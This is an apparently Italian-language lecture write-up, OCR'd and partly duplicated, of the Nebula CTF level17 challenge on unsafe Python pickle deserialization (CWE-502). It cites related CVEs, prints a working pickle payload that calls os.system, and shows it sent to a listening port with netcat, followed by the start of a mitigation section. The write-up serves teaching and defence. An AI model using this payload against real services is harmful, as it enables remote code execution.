Integrity	**Technical Impact:** *Modify Application Data; Unexpected State* Attackers can modify unexpected objects or data that was assumed to be safe from modification.	
Availability	**Technical Impact:** *DoS: Resource Consumption (CPU)* If a function is making an assumption on when to terminate, based on a sentry in a string, it could easily never terminate.	
Other	**Technical Impact:** *Varies by Context* The consequences can vary widely, because it depends on which objects or methods are being deserialized, and how they are used. Making an assumption that the code in the deserialized object is valid is dangerous and can enable exploitation.	

Pickle CWE

CWE-502: Deserialization of Untrusted Data

Weakness ID: 502
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Extended Description

It is often convenient to serialize objects for communication or to save them for later use. However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography

Scope	Impact	Likeli
Integrity	**Technical Impact:** *Modify Application Data; Unexpected State* Attackers can modify unexpected objects or data that was assumed to be safe from modification.	
Availability	**Technical Impact:** *DoS: Resource Consumption (CPU)* If a function is making an assumption on when to terminate, based on a sentry in a string, it could easily never terminate.	
Other	**Technical Impact:** *Varies by Context* The consequences can vary widely, because it depends on which objects or methods are being deserialized, and how they are used. Making an assumption that the code in the deserialized object is valid is dangerous and can enable exploitation.	

Pickle CVE-2012-4406

CVE-2012-4406 Detail

Description

OpenStack Object Storage (swift) before 1.7.0 uses the loads function in the pickle Python module unsafely when storing and loading metadata in memcached, which allows remote attackers to execute arbitrary code via a crafted pickle object.

Severity


CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 9.8

Pickle CVE-2011-2520

CVE-2011-2520 Detail

Description


fw_dbus.py in system-config-firewall 1.2.29 and earlier uses the pickle Python module unsafely during D-Bus communication between the GUI and the backend, which might allow local users to gain privileges via a crafted serialized object.


Severity

CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H






L'aggressore sfrutta la vulnerabilità per effettuare un attacco di code injection



Nel nostro caso, abbiamo preso la bandierina e abbiamo vinto la sfida


```
cos
system
(S'getflag >
/home/flag17/output'
tR.
```



Il programmatore introduce una mitigazione al problema etichettato come CWE-502

3. Approccio Naïve (errato)

Il nostro attaccante con poca esperienza pensa di aver vinto… ma se avesse la password della vittima o se la password fosse facilmente ottenibile?



4. Approccio corretto

Pensiamoci bene, abbiamo una libreria di deserializzazione che non controlla cosa viene inviato...
Risulta ovvio che può soffrire di
Code Injection

Code Injection - Utopico

Scriveremmo un file con il comando «nano» nella directory /home/flag17 ma non ci sono i permessi di scrittura

Code Injection - Utopico

Creiamo un file di exploit in modalità root.
Per esserlo, l'attaccante deve conoscere la password = rientriamo nel caso possibile

```
level17@nebula:~$ su - nebula
Password:
nebula@nebula:~$ sudo -i
[sudo] password for nebula:
root@nebula:~#

root@nebula:~# cd /home/flag17/
root@nebula:/home/flag17# nano exploit
root@nebula:/home/flag17# exit
logout
nebula@nebula:~$ exit
logout
```

Code Injection - Reale

Posso usare il comando «nano» nella cartella /tmp/ o in /home/level17 -> in entrambe l'avversario level17 ha i permessi di scrittura.
Ma cosa scriviamo nel file?

```
level17@nebula:/$ ls
bin    dev   initrd.img  mnt   rofs  sbin     sys  var
boot   etc   lib         opt   root  selinux  tmp  vmlinuz
cdrom  home  media       proc  run   srv      usr
level17@nebula:/$ ls -l
drwxrwxrwt  9 root root  220 2024-04-08 08:17 tmp
```


```
level17@nebula:~$ cd /home
level17@nebula:/home$ ls -l

drwxr-x--- 1 level17 level17 100 2024-04-08 08:02 level17
```

Code Injection – nano exploit_level17

```
cos
system
(S'getflag > /home/flag17/output'
tR.
```

Abbreviazione utilizzata da Python per rappresentare la chiamata di un metodo su un oggetto, in questo caso il metodo **system**

Code Injection – Reale



Code Injection – Reale

Argomento passato alla funzione system in formato pickle pe S'.
getflag > /home/flag17/output è un comando shell che, **quando eseguito, avvierà il comando getflag in file output in /home/flag17**

Code Injection – Reale

```
cos
system
(S'getflag > /home/flag17/output'
tR.
```

Notazione di pickle per indicare la fine di una tupla (t) e per fare riferimento a un oggetto (R)


Code Injection – Reale

```
cos
system
(S'getflag > /home/flag17/output'
tR.
```

```
 GNU nano 2.2.6          File: exploit_level17          Modified

cos
system
(S'getflag > /home/flag17/output'
tR.
```

Esempio classico di esecuzione remota di codice (RCE), che è possibile se un'applicazione esegue dati non affidabili deserializzati con il modulo pickle: contenente dati serializzati in formato pickle che, quando deserializzati, eseguiranno il comando getflag > /home/flag17/output.

Albero di attacco



Prima verifichiamo quanto detto


Con il comando “ss -tulnp” si visualizza l’elenco di socket in ascolto :

a. tcp 0 32 127.0.0.1:50001 *:* = servizio TCP usato per la comunicazione interna

b. tcp 0 128 :::22 :::* = TCP in ascolto sulla porta 22 (SSH)

c. tcp 0 128 *:22 *:* = come b ma per IPv4

d. *tcp 0 10 :10007*: Servizio in ascolto sulla porta 10007 su tutte le interfacce di rete, pronto ad accettare connessioni da qualsiasi indirizzo IP che possa raggiungere il sistema.





Quindi la porta 10007 è in ascolto su tutte le interfacce e accetterà il file che invieremo.

Eseguiamo l’attacco

Con il comando nc localhost 10007 < path/to/file

- nc = legge e scrive dati attraverso le connessioni di rete
- localhost = indirizzo IP loopback
- 10007 = numero di porta su cui nc tenterà di stabilire una connessione
- < exploit = reindirizzamento dell'input per passare il contenuto del file ‘exploit’ a nc, che poi invia questi dati al servizio sulla porta 10007.





Quindi si apre una connessione sulla porta 10007 inviando il contenuto dell’exploit ovvero il payload malevolo per il Remote Code Execution.

Verifichiamo l’esito

```
level17@nebula:/$ cat /home/flag17/output
You have successfully executed getflag on a target account
```

5. Mitigazione

Per la mitigazione sono stati individuati due approcci differenti

1°

Mitigazione basata su JSON (JavaScript Object Notation)

2°

Mitigazione basata riduzione e ripristino dei privilegi

5.1 Mitigazione JSON

`pickle` — Python object serialization

Source code: Lib/pickle.py

